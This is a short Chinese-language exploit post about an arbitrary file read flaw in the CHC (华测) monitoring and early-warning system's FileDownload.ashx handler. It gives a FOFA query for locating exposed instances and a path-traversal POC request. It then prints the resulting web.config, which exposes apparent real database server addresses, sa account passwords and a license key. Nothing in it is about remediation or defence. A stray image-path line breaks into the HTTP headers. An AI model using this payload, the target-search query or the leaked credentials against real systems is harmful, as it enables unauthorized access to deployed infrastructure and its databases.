

华测监测预警系统 FileDownload.ashx 任意读取漏洞

1、fofa 语法

title="华测监测预警系统"



2、界面如下



3、poc

POST /Handler/FileDownload.ashx HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)


Accept: */*

Connection: Keep-Alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 40

filename=1&filepath=..%2F..%2Fweb.config



4、内容如下

```
1 <?xml version="1.0"?>
2 <configuration>
3   <appSettings>
4     <add key="SkinId" value="Flat" />
5     <add key="AppId" value="MASV21" />
6     <add key="SysName" value="华测监测预警系统2.2" />
7     <add key="SysNameEn" value="CHC Measurement and Early Warning System 2.2" />
8     <add key="MASV21Url" value="http://192.168.139.220:8080/" />
9     <add key="Copyright" value="Copyright©2017 上海华测导航科技股份有限公司 版权所有" />
10    <add key="CopyrightEn" value="Copyright©2017 Shanghai Huacel Navigation Technology Co., Ltd. All rights reserved" />
11    <add key="License" value="3ELVGAETWQ5T8B938RMCQ" />
12    <add key="IsCache" value="0" />
13    <add key="IsSessionTimeout" value="0" />
14    <add key="IsEncrypt" value="False" />
15    <add key="LoginPermission" value="1,2,3" />
16    <add key="DataCollectTimeSpan" value="1000" />
17    <add key="dbServer" value="211.149.139.220,1433" />
18    <add key="databaseName" value="CHCMASV21" />
19    <add key="user" value="sa" />
20    <add key="password" value="Admin948" />
21    <add key="Lang" value="zh-cn" />
22    <add key="PushLogToMap" value="False" />
23    <add key="AppKey" value="" />
24    <add key="UploadSoftStatusUrl" value="http://139.196.92.240:8080/MonitorLog.AddExceptionInfo.json" />
25    <add key="AliveUrl" value="http://139.196.92.240:8080/OnAuth/KeepAlive.ashx" />
26    <add key="Project" value="" />
27    <add key="SoftType" value="1" />
28    <add key="MasVersion" value="MAS2.2.****.2018****" />
29    <add key="FileType" value=".jpg,.gif,.png,.bmp,.psd" />
30    <add key="FileSizeLimit" value="10" />
31    <add key="EvaluationFileType" value=".doc,.docx,.pdf,.xls,.xlsx" />
32    <add key="EvaluationFileSizeLimit" value="20" />
33  </appSettings>
34  <connectionStrings>
35    <!--add name="ConnectionString" connectionString="Server=192.168.3.16;Database=CHCMASV21;User ID=sa;Password=1238abod;" providerName="System.Data.SqlClient"/-->
36    <add name="ConnectionString" connectionString="Server=211.149.139.220,1433;Database=CHCMASV21;User ID=sa;Password=Admin948;" providerName="System.Data.SqlClient" />
37    <add name="RadarConnectionString" connectionString="Server=192.168.3.16;Database=RadarData;User ID=sa;Password=1238abod;" providerName="System.Data.SqlClient" />
38  </connectionStrings>
39  <!--
40  有关 web.config 更改的说明, 请参见 http://go.microsoft.com/fwlink/?linkid=395167.
41  可在 <httpRuntime> 标记上设置以下特性。
42  -->
43  <system.Web>
44    <httpRuntime targetFramework="4.5" />
45  </system.Web>
46  </configuration>
47  <system.web>
48    <httpRuntime requestValidationMode="2.0" executionTimeout="100" maxRequestLength="102400" />
49  </system.web>
```